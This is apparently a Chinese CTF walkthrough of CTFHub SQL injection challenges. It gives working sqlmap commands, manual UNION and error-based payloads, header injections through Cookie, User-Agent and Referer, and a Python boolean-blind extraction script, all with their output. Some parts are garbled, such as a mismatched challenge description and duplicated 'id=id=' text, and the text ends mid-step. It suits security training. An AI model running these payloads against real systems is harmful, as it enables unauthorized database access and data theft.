Ctfhub解题 web SQL注入(全部完整版)

原创

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Ctfhub解题 web SQL注入

介绍:记录解题过程

行首输入`<3`得:

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1.整数型注入

> 题目描述:通常认为容易被别人（他们有可能对你很了解）猜测到或被破解工具破解的口令均为弱口令。

方法一:sqlmap注入

> 好用不过sqlmap,直接扫:

<1>.sqlmap爆当前数据库信息

```
python sqlmap.py -u "http://challenge-f6ea6271f47a5c21.sandbox.ctfhub.com:10080/?id=1" --current-db
```

```
[16:29:30] [INFO] fetching current database
current database: 'sqli'
```

用sqlmap爆出库名:sqli

<2>.sqlmap.列出指定数据库所有的表名

```
python sqlmap.py -u "http://challenge-f6ea6271f47a5c21.sandbox.ctfhub.com:10080/?id=1" -D sqli --tables
```

```
[16:30:07] [INFO] retrieved: 'news'
[16:30:08] [INFO] retrieved: 'flag'
Database: sqli
[2 tables]
+------+
| flag |
| news |
+------+
```

用sqlmap爆出表名:flag,news

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<3>.sqlmap 列出指定表名的所有列名

```
python sqlmap.py -u "http://challenge-f6ea6271f47a5c21.sandbox.ctfhub.com:10080/?id=1" -D sqli  -T flag  --colum
ns
```

```
Database: sqli
Table: flag
[1 column]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| flag   | varchar(100) |
+--------+-------------+
```

用sqlmap爆出列名:`flag`

<4>.sqlmap 打印输出表名指定列名字段的值数据

```
python sqlmap.py -u "http://challenge-f6ea6271f47a5c21.sandbox.ctfhub.com:10080/?id=1" -D sqli  -T flag  -C flag
 --dump
```

拿到flag:

```
Database: sqli
Table: flag
[1 entry]
+---------------------------------+
| flag                            |
+---------------------------------+
| ctfhub{c738d407d82740b4fa840800} |
+---------------------------------+
```

方法二:手工注入

<1>.使用order by n 语句查询字段数

```
1 order by 2
```

```
select * from news where id=1 order by 2
ID: 1
Data: ctfhub
```

<2>.使用union联合查询检测信息回显位置

```
id=-1 union select 1,2
```

```
select * from news where id=id=-1 union select 1,2
ID: 1
Data: 2
```

<3>.获取当前数据库名

```
id=-1 union select 1,database()
```

```
select * from news where id=id=-1 union select 1,database()
ID: 1
Data: sqli
```

<4>.查询数据库sqli表名

```
-1 union select 1,group_concat(table_name)from information_schema.tables where table_schema='sqli'
```

```
select * from news where id=-1 union select 1,group_concat(table_name)from information_schema.tables where table
_schema='sqli'
ID: 1
Data: news,flag
```

<5>.获取flag列所有字段名

```
-1 union select 1,group_concat(column_name) from information_schema.columns where table_schema='sqli' and table_
name='flag'
```

```
select * from news where id=-1 union select 1,group_concat(column_name) from information_schema.columns where ta
ble_schema='sqli' and table_name='flag'
ID: 1
Data: flag
```

<6>.获取指定数据库的表的列的内容

```
-1 union select 1,group_concat(flag) from sqli.flag
```

```
-1 union select * from news where id=-1 union select 1,group_concat(flag) from sqli.flag
ID: 1
Data: ctfhub{9e78719b9f362a4058891f1f}
```

2.字符型注入

> 题目描述:通常认为容易被别人（他们有可能对你很了解）猜测到或被破解工具破解的口令均为弱口令。

方法一:sqlmap注入

> 同 [整数型注入] 的 [方法一:sqlmap注入] 完全相同
> 拿到flag:

```
ctfhub{c738d407d82740b4fa840800}
```

方法二:手工注入

<1>.使用order by n 语句查询字段数

```
1' order by 2#
```

```
select * from news where id='1' order by 2#'
ID: 1
Data: ctfhub
```

<2>.使用union联合查询检测信息回显位置

```
-1' union select 1,2#
```

```
select * from news where id='-1' union select 1,2#'
ID: 1
Data: 2
```

<3>.获取当前数据库名

```
-1' union select 1,database()#
```

```
select * from news where id='-1' union select 1,database()#'
ID: 1
Data: sqli
```

<4>.查询数据库sqli表名

```
-1' union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'#
```

```
select * from news where id='-1' union select 1,group_concat(table_name)from information_schema.tables where tab
le_schema='sqli'#'
ID: 1
Data: news,flag
```

<5>.获取flag列所有字段名

```
-1' union select 1,group_concat(column_name)from information_schema.columns where table_schema='sqli' and table_
name='flag'#
```

```
select * from news where id='-1' union select 1,group_concat(column_name) from information_schema.columns where table_schema='sqli' and table_name='flag'#'
ID: 1
Data: flag
```

<6>.获取指定数据库的表的列的内容(得到flag)

```
-1' union select 1,group_concat(flag) from sqli.flag#
```

```
select * from news where id='-1' union select 1,group_concat(flag) from sqli.flag#'
ID: 1
Data: ctfhub{d377c961dd1502e2343960ef}
```

3.报错注入

方法一:sqlmap注入

> 同 [整数型注入] 的 [方法一:sqlmap注入] 完全相同

```
python sqlmap.py -u "http://challenge-edf7e3fef5ffee34.sandbox.ctfhub.com:10080/?id=-1" -D sqli  -T flag  -C flag --dump
```

```
Database: sqli
Table: flag
[1 entry]
+----------------------------------+
| flag                             |
+----------------------------------+
| ctfhub{74a09bf882367b22ea960956} |
+----------------------------------+
```

方法二:手工注入

<1>.查询当前使用的数据库:

```
-1 union select updatexml(1, concat(0x7e, database(),0x7e),1)
```

```
select * from news where id=1 union select updatexml(1, concat(0x7e, database(),0x7e),1)
查询错误: XPATH syntax error: '~sqli~'
```

<2>.查询数据库表名:

```
-1 union select updatexml(1, concat(0x7e,( select( group_concat( table_name))from information_schema.tables where table_schema="sqli"),0x7e),1)
```

```
select * from news where id=-1 union select updatexml(1, concat(0x7e,( select( group_concat( table_name))from information_schema.tables where table_schema="sqli"),0x7e),1)
查询错误: XPATH syntax error: '~news,flag~'
```

<3>.获取表的字段名:

```
where table_schema='sqli' and table_name='flag'#
-1 union select updatexml(1, concat(0x7e,( select( group_concat(column_name))from information_schema.columns where table_schema='sqli' and table_name='flag'),0x7e),1)
```

```
select * from news where id=-1 union select updatexml(1, concat(0x7e,( select( group_concat(column_name))from information_schema.columns where table_schema='sqli' and table_name='flag'),0x7e),1)
查询错误: XPATH syntax error: '~flag~'
```

<4>.获取指定数据库的表的列的内容(得到flag):

```
-1 union select updatexml(1, concat(0x7e,( select( group_concat(flag)) from sqli.flag),0x7e),1)
```

```
select * from news where id=-1 union select updatexml(1, concat(0x7e,( select( group_concat(flag)) from sqli.flag),0x7e),1)
查询错误: XPATH syntax error: '~ctfhub{74a09bf882367b22ea960956'
```

<5>.加上`}`得到flag:

```
ctfhub{74a09bf882367b22ea960956
```

4.布尔盲注

方法一:sqlmap注入

> 同 [整数型注入] 的 [方法一:sqlmap注入] 完全相同

```
python sqlmap.py -u "http://challenge-e75692400832da81.sandbox.ctfhub.com:10080/?id=1" -D sqli  -T flag  -C flag --dump
```

```
[20:02:24] [ERROR] invalid character detected. retrying..
[20:02:24] [WARNING] increasing time delay to 2 seconds
hub{aa7bab6b0dd1a301df6a345d}
Database: sqli
Table: flag
[1 entry]
+----------------------------------+
| flag                             |
+----------------------------------+
| ctfhub{aa7bab6b0dd1a301df6a345d} |
+----------------------------------+
```

方法二:脚本注入

- 参考
  SQL盲注注入——布尔型
- python脚本如下,换一下payload就可以测了

```
import requests


class InjeSql(object):
    def __init__(self, url, payload_length, payload_Data, name, conditions, name_length, max_len=12):
        self.url = url
        self.payload_length = payload_length
        self.payload_Data = payload_Data
        self.max_len = max_len  # 数据库名、表名等长度上限
        self.conditions = conditions
        self.name = name
        self.name_length = name_length
```

```
    def getLength(self):
        for i in range(1, self.max_len):
            payload = self.payload_length % i
            r = requests.get(self.url + payload + '%23')

            if self.conditions in r.text:
                self.name_leng = i
                print(self.name+"的长度是", i)
                break

    def getData(self):
        name = ''
        for j in range(1, self.name_length + 1):
            for i in 'abcdefghijklmnopqrstuvwxyz}{0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ':
                url = self.url + self.payload_Data % (j, i)
                r = requests.get(url + '%23')
                if 'query_success' in r.text:
                    name = name + i
                    print(name)
                    break
        print(self.name+":"+name)


if __name__ == '__main__':
 #  换成自己的url
    url = ""
    # 注意修改payload中数据库名、表名等数据
    payloads_length = [
        # 0.数据库的长度
        " and length(database())>%s",
        # 1.表的数量
        " and (select count(table_name) from information_schema.tables where table_schema='sqli')>%s",
        # 2.开始猜解flag表的字段数
        " and (select count(column_name) from information_schema.columns where table_name='flag')>%s"
    ]
    payloads_Data = [
        # 0.数据库的名称:
        " and substr(database(),%d,1)='%s'",
        # 1.第一张表的名称:
        " and substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),
%d,1)='%s'",
        # 2.第二张表的名称:
        " and substr((select table_name from information_schema.tables where table_schema=database() limit 1,1),
%d,1)='%s'",
        # 3.字段名称
        " and substr((select column_name from information_schema.columns where table_name='flag'),%d,1)='%s'",
        # 4.flag:
        " and substr((select * from sqli.flag where id=1),%d,1)='%s'"
    ]
    names = [
        "数据库名",
        "表名1",
        "表名2",
        "字段名",
        "flag"
    ]
    conditions = 'query_error'
    conditions2 = 'query_success'
    name_length = 32  #数据长度
```

```
    # 想测什么换下下标就行
    injesql = InjeSql(url=url, payload_length=payloads_length[0], payload_Data=payloads_Data[4], name=names[3],
name_length=name_length, conditions=conditions)
    # injesql.getLength() # 测长度
    injesql.getData()  # 测数据
```

- 输出

```
c
ct
ctf
ctfh
ctfhu
ctfhub
ctfhub{
ctfhub{5
ctfhub{59
ctfhub{594
ctfhub{594f
ctfhub{594f8
ctfhub{594f87
ctfhub{594f87f
ctfhub{594f87fe
ctfhub{594f87fec
ctfhub{594f87fec9
ctfhub{594f87fec92
ctfhub{594f87fec927
ctfhub{594f87fec927a
ctfhub{594f87fec927ab
ctfhub{594f87fec927ab7
ctfhub{594f87fec927ab77
ctfhub{594f87fec927ab77c
ctfhub{594f87fec927ab77c4
ctfhub{594f87fec927ab77c4a
ctfhub{594f87fec927ab77c4a6
ctfhub{594f87fec927ab77c4a62
ctfhub{594f87fec927ab77c4a62b
ctfhub{594f87fec927ab77c4a62b3
ctfhub{594f87fec927ab77c4a62b3e
ctfhub{594f87fec927ab77c4a62b3e}
字段名:ctfhub{594f87fec927ab77c4a62b3e}

Process finished with exit code 0
```

- 测试这个脚本用了不少金币,先用sqlmap做sql注入回点血.
- 参考:
  CTFHub-web(sql布尔盲注)

5.时间盲注

方法一:sqlmap注入

> 同 [整数型注入] 的 [方法一:sqlmap注入] 完全相同

```
python sqlmap.py -u "http://challenge-90bbb7ffa6ae6924.sandbox.ctfhub.com:10080/?id=1" -D sqli  -T flag  -C flag
 --dump
```

```
[13:12:21] [WARNING] increasing time delay to 4 seconds
1356e492b00ab5a123f0d}
Database: sqli
Table: flag
[1 entry]
+---------------------------------+
| flag                            |
+---------------------------------+
| ctfhub{7d81356e492b00ab5a123f0d} |
+---------------------------------+
```

6.MySQL结构

方法一:sqlmap注入

> 同 [整数型注入] 的 [方法一:sqlmap注入] 基本完全相同,表名和字段名改变

```
python sqlmap.py -u "http://challenge-aa654cf5a8fcb567.sandbox.ctfhub.com:10080/?id=-1" -D sqli  -T zxsnejfyfz
-C yizrnrueyh --dump
```

```
[15:36:31] [INFO] fetching entries of column(s) 'yizrnrueyh' for table 'zxsnejfyfz' in database 'sqli'
Database: sqli
Table: zxsnejfyfz
[1 entry]
+---------------------------------+
| yizrnrueyh                      |
+---------------------------------+
| ctfhub{08f40378c81640a69631d792} |
+---------------------------------+
```

方法二:手工注入

1. 输入一个1，发现有两个注入点

```
1
```

```
select * from news where id=1
ID: 1
Data: ctfhub
```

2. 验证这两个注入点

```
-1 union select 1,2
```

```
select * from news where id=-1 union select 1,2
ID: 1
Data: 2
```

3. 得到数据库名称`sqli`

```
-1 union select database(),1
```

```
select * from news where id=-1 union select database(),1
ID: sqli
Data: 1
```

4. 得到数据库中的表名称`news`,`zxsnejfyfz`

```
-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'
```

```
select * from news where id=-1 union select 1,group_concat(table_name) from information_schema.tables where tabl
e_schema='sqli'
ID: 1
Data: zxsnejfyfz,news
```

5. 查询表中的字段名称`yizrnrueyh`

```
-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='zxsnejfyfz'
```

```
select * from news where id=-1 union select 1,group_concat(column_name) from information_schema.columns where ta
ble_name='zxsnejfyfz'
ID: 1
Data: yizrnrueyh
```

6. 查询对应字段的值，得到flag

```
-1 union select 1,group_concat(yizrnrueyh) from zxsnejfyfz
```

```
select * from news where id=-1 union select 1,group_concat(yizrnrueyh) from zxsnejfyfz
ID: 1
Data: ctfhub{08f40378c81640a69631d792}
```

7.Cookie注入

- 所谓Cookie注入自然注入在Cookie
-

方法一:sqlmap注入

1. sqlmap爆当前数据库信息

```
python sqlmap.py -u "http://challenge-526d43d58d8ce040.sandbox.ctfhub.com:10080" --cookie "id=1" --current-db
```

```
current database: 'sqli'
```

- 用sqlmap爆出库名:sqli

2. sqlmap.列出指定数据库所有的表名

```
python sqlmap.py -u "http://challenge-526d43d58d8ce040.sandbox.ctfhub.com:10080" --cookie "id=1" -D sqli --table
s
```

```
[20:22:43] [WARNING] reflective value(s) found and filtering out
[20:22:44] [INFO] retrieved: 'iamtbshgib'
[20:22:45] [INFO] retrieved: 'news'
Database: sqli
[2 tables]
+------------+
| iamtbshgib |
| news       |
+------------+
```

- 用sqlmap爆出表名:iamtbshgib,news

3. sqlmap 列出指定表名的所有列名

```
python sqlmap.py -u "http://challenge-526d43d58d8ce040.sandbox.ctfhub.com:10080" --cookie "id=1"  -D sqli  -T iamtbshgib  --columns
```

```
Database: sqli
Table: iamtbshgib
[1 column]
+------------+--------------+
| Column     | Type         |
+------------+--------------+
| oovatvbvcs | varchar(100) |
+------------+--------------+
```

4. sqlmap 打印输出表名指定列名字段的值数据（得到flag）


```
python sqlmap.py -u "http://challenge-526d43d58d8ce040.sandbox.ctfhub.com:10080" --cookie "id=1" -D sqli  -T iamtbshgib  -C oovatvbvcs --dump
```

```
Database: sqli
Table: iamtbshgib
[1 entry]
+----------------------------------+
| oovatvbvcs                       |
+----------------------------------+
| ctfhub{24f3fd0468cb90af950a103a} |
+----------------------------------+
```

方法二:手工注入

1. 判断注入点

```
id=-1 union select 1,2
```




2. 爆当前数据库信息

```
id=-1 union select database(),1
```

3. 列出指定数据库所有的表名 `fayeenrutk,news`

```
-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'
```




4. 列出指定表名的所有列名

```
-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='fayeenrutk'
```

```
</br>ID: 1</br>Data: pvrlsevgkk
```


5. 查询对应字段的值，得到flag:

```
-1 union select 1,group_concat(pvrlsevgkk) from fayeenrutk
```




```
</br>ID: 1</br>Data: ctfhub{c20ee6dfbd5751a76e4b8e3b}
```

8.UA注入



方法:手工注入

1. 判断注入点

```
User-Agent: -1 union select 1,2
```

```
<code>select * from news where id=-1 union select 1,2</code></br>ID: 1</br>Data: 2        </div>
```

2. 当前数据库信息

```
User-Agent:-1 union select database(),1
```

```
<code>select * from news where id=-1 union select database(),1</code></br>ID: sqli</br>Data: 1        </div>
```

3. 列出指定数据库所有的表名`kpbcjivbfe,news`

```
User-Agent:-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'
```

```
</br>ID: 1</br>Data: kpbcjivbfe,news        </div>
```

4. 列出指定表名的所有列名

```
User-Agent:-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='kpbcjiv
bfe'
```

```
</br>ID: 1</br>Data: amwoovogxz        </div>
```

5. 查询对应字段的值，得到flag:

```
User-Agent:-1 union select 1,group_concat(amwoovogxz) from kpbcjivbfe
```


```
</br>ID: 1</br>Data: ctfhub{55c2a9bc9ed54e809154eed0}        </div>
```

9.Refer注入

方法一:sqlmap注入

- 前面步骤大体同上

```
python sqlmap.py -u "http://challenge-817afd01550c6ba1.sandbox.ctfhub.com:10080/"  --level 5 -p referer  -D sqli
 -T qpwqsdpqwl -C nfibqdpovy --dump
```


- 得到flag(扫描时间较长,不建议)

```
```

方法二:手工注入

- 利用Postman

包信息中并没有referer字段,，添加referer字段，进行注入



判断注入点

```
-1 union select 1,2
```

```
select * from news where id=-1 union select 1,2
ID: 1
Data: 2
```

2. 当前数据库信息

```
-1 union select database(),1
```

```
select * from news where id=-1 union select database(),1
ID: sqli
Data: 1
```

3. 列出指定数据库所有的表名

```
-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'
```

```
select * from news where id=-1 union select 1,group_concat(table_name) from information_schema.tables where tabl
e_schema='sqli'
ID: 1
Data: news,qpwqsdpqwl
```

得到表名 `news,qpwqsdpqwl`

4. 列出指定表名的所有列名


```
-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='qpwqsdpqwl'
```


```
select * from news where id=-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='qpwqsdpqwl'
ID: 1
Data: nfibqdpovy
```

得到列名`nfibqdpovy`

5. 查询对应列名的值，得到flag:

```
